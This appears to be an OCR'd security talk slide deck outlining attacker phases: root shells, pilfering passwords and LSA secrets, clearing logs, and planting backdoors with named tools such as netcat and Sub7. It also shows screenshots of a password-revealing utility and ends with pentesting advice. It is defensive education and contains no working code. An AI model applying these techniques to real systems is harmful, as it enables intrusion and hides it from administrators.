
Root Shell

- The "holy grail" of an attack (such as a buffer overflow) is the creation of a "root shell". On UNIX, the "root" user has control over the machine. There are three ways that such shells can be bound to connections:
  - Conversion - The TCP connection used to exploit the server (such as for FTP, DNS, RPC) is converted to a shell-prompt.
  - Connect - The exploit code creates an outbound connection from the exploited machine back to the attacker.
  - Packet sniffing is a form of wire-tap applied to computer networks instead of phone networks.
    - Ethereal is a freeware packet sniffer for Windows and Unix.

Pilfering

- Objective:
  - Gather details on local files, users, hidden information
  - Gain access to trusted systems
  - Establish drop site for tools or take advantage of CPU cycles
- Techniques:
  - Listing directory structures, shares, registry information
  - Searching for trusted relationships
  - Searching for cleartext passwords
  - Revealing Local Security Authority (LSA) secrets
- Tools:
  - *revelation, barok*
  - *rdist, rhosts, getadmin, sechole*
  - Scripts targeting known vulnerabilities

LSA Secrets via “Revelation”



SnadBoy's Revelation

Password Field Selector

1. Left click and drag the cross to the desired password field
2. Read the revealed password below

Password: website

Enter Network Password

Please enter your authentication

Resource: Control Panel

User name: Example

Password: ********

☑ Save this password in your password list

SnadBoy's Revelation

Password Field Selector

1. Left click and drag the cross to the desired password field
2. Read the revealed password below

Password: software

Connect To

DataFlo

User name: Snadboy

Password: *********

☑ Save password

Phone number: 5553640


Dialing from: Default Location

Covering Tracks

- Objective:
  - –Hide intrusion from system administrators
  - –Destroy evidence of how access was gained
  - –Remain stealthy in order to keep ROOT or ADM access
- Techniques:
  - –Clear logs
  - –Hide tools
- Tools:
  - –*zap, invisible, cloak, stealth*
  - –*rdist, rhosts, getadmin, sechole*
  - –Scripts targeting known vulnerabilities

Creating Backdoors

- Objective:
  - Ensure that access can be regained
  - Create several backdoors in various areas of the system
- Techniques:
  - Create rogue user accounts
  - Replace applications with trojans
  - Modify startup files
  - Install monitors
- Tools:
  - Modify registry
  - *netcat, remote.exe*
  - Virtual Network Computing (VNC), Sub7
  - Add accounts to mail aliases, especially sysadmin



Destination	Host
My computer	127.0.0.1

No connection

Pentesting: to review

1) Vulnerability scanning isn’t enough.
2) Be sure to include the social engineering factor.
3) Include ALL systems and processes
4) …but, also do a vulnerability scan.
5) When doing a vulnerability scan, be as thorough as possible – “the bad guys don’t actually use nessus!”

Thank you! Questions?

Ryan Connolly, ryan@cymru.com
http://www.cymru.com